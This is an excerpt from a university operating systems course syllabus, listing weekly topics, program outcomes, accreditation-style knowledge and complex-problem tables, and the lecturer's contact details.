1	Class orientation Discussion of course goals, expected outcomes, course policies and grading system	---
2	Introduction to Operating Systems	CO1
3 & 4	Computer System Structures	CO1, CO2
5	Process Management	CO2, CO3
6 & 7	CPU Scheduling	CO5



Program Outcomes	
PO 1	<b>Engineering Knowledge:</b> Apply knowledge of <b>mathematics, natural science, engineering</b> fundamentals and system fundamentals, software development, networking & communication, and information assurance & security to the solution of complex engineering problems in computer science and engineering.
PO 2	<b>Problem Analysis:</b> Ability to <b>identify, formulate</b> and <b>analyze complex</b> Computer Science and Engineering problems in the areas of hardware, software, theoretical Computer Science and applications to reach significant conclusions by applying Mathematics, Natural sciences, Computer Science and Engineering principles.
PO 3	<b>Design/ Development of Solutions:</b> <b>Design solutions</b> for complex computer science and engineering problems and design systems, components or processes that meet specified needs with appropriate consideration for public health and safety, cultural, societal, and environmental considerations.
PO 4	<b>Investigation:</b> Ability to use <b>research-based knowledge</b> and <b>research methods</b> to perform literature survey, design experiments for complex problems in designing, developing and maintaining a computing system, collect data from the experimental outcome, analyze and interpret valid/interesting patterns and conclusions from the data points.
PO 5	<b>Modern Tool Usage:</b> Ability to create, select and apply <b>state of the art tools</b> and techniques in designing, developing and testing a computing system or its component.
PO 6	<b>The Engineer and Society:</b> Apply reasoning informed by contextual knowledge to assess societal, health, safety, legal and cultural issues and the consequent responsibilities relevant to <b>professional engineering practice</b> in system development and solutions to <b>complex engineering problems</b> related to system fundamentals, software development, networking & communication, and information assurance & security.
PO 7	<b>Environment and Sustainability:</b> Apply reasoning informed by contextual knowledge to assess societal, health, safety, legal and cultural issues and the consequent responsibilities relevant to <b>professional engineering practice</b> in system development and solutions to <b>complex engineering problems</b> related to system fundamentals, software development, networking & communication, and information assurance & security.
PO 8	<b>Ethics:</b> Apply <b>ethical principles</b> and commit to <b>professional ethics</b> and <b>responsibilities</b> and norms of computer science and engineering practice.
PO 9	<b>Individual Work and Teamwork:</b> Ability to function as an individual and as a team player or leader in multidisciplinary teams and strive towards <b>achieving a common goal</b> .
PO 10	<b>Communication:</b> <b>Communicate effectively</b> on complex engineering activities with the engineering community and with society at large, such as being able to comprehend and write effective reports and design documentation, make effective presentations, and give and receive clear instructions.
PO 11	<b>Project Management and Finance:</b> Demonstrate knowledge and understanding of engineering management principles and economic decision making and apply these to one's own work, as a member and leader in a team, to <b>manage projects</b> and in multidisciplinary environments.
PO 12	<b>Life-long learning:</b> Recognize the need for, and have the preparation and ability to <b>engage in independent</b> and <b>lifelong learning</b> in the broadest context of technological change.

# K

**Table 4.1: Knowledge Profile**

	<b>Attribute</b>
K1	A systematic, theory-based understanding of the natural sciences applicable to the discipline
K2	Conceptually based mathematics, numerical analysis, statistics and the formal aspects of computer and information science to support analysis and modeling applicable to the discipline
K3	A systematic, theory-based formulation of engineering fundamentals required in the engineering discipline
K4	Engineering specialist knowledge that provides theoretical frameworks and bodies of knowledge for the accepted practice areas in the engineering discipline; much is at the forefront of the discipline
K5	Knowledge that supports engineering design in a practice area
K6	Knowledge of engineering practice (technology) in the practice areas in the engineering discipline
K7	Comprehension of the role of engineering in society and identified issues in engineering practice in the discipline: ethics and the engineer's professional responsibility to public safety; the impacts of engineering activity; economic, social, cultural, environmental and sustainability
K8	Engagement with selected knowledge in the research literature of the discipline

# P

**Table 4.2: Range of Complex Engineering Problem Solving**

<b>Attribute</b>	<b>Complex Engineering Problems</b> have characteristic P1 and some or all of P2 to P7:
Depth of knowledge required	P1: Cannot be resolved without in-depth engineering knowledge at the level of one or more of K3, K4, K5, K6 or K8 which allows a fundamentals-based, first principles analytical approach
Range of conflicting requirements	P2: Involve wide-ranging or conflicting technical, engineering and other issues
Depth of analysis required	P3: Have no obvious solution and require abstract thinking, originality in analysis to formulate suitable models
Familiarity of issues	P4: Involve infrequently encountered issues
Extent of applicable codes	P5: Are outside problems encompassed by standards and codes of practice for professional engineering
Extent of stakeholder	P6: Involve diverse groups of stakeholders with widely varying
involvement and conflicting requirements	needs
Interdependence	P7: Are high level problems including many component parts or sub-problems



**Table 4.3: Range of Complex Engineering Activities**

<b>Attribute</b>	<b>Complex activities</b> means (engineering) activities or projects that have some or all of the following characteristics:
Range of resources	A1: Involve the use of diverse resources (and for this purpose resources include people, money, equipment, materials, information and technologies)
Level of interaction	A2: Require resolution of significant problems arising from interactions between wide-ranging or conflicting technical, engineering or other issues
Innovation	A3: Involve creative use of engineering principles and research-based knowledge in novel ways
Consequences for society and the environment	A4: Have significant consequences in a range of contexts, characterized by difficulty of prediction and mitigation
Familiarity	A5: Can extend beyond previous experiences by applying principles-based approaches

**Instructor contact details:**

**S. M. Sabit Bananee**

Lecturer

Department of Computer Science and Engineering

Islamic University of Technology

Room No: 602, Academic Building-2, Mobile: 01925215306

Email: [smsabitbananee@iut-dhaka.edu](mailto:smsabitbananee@iut-dhaka.edu)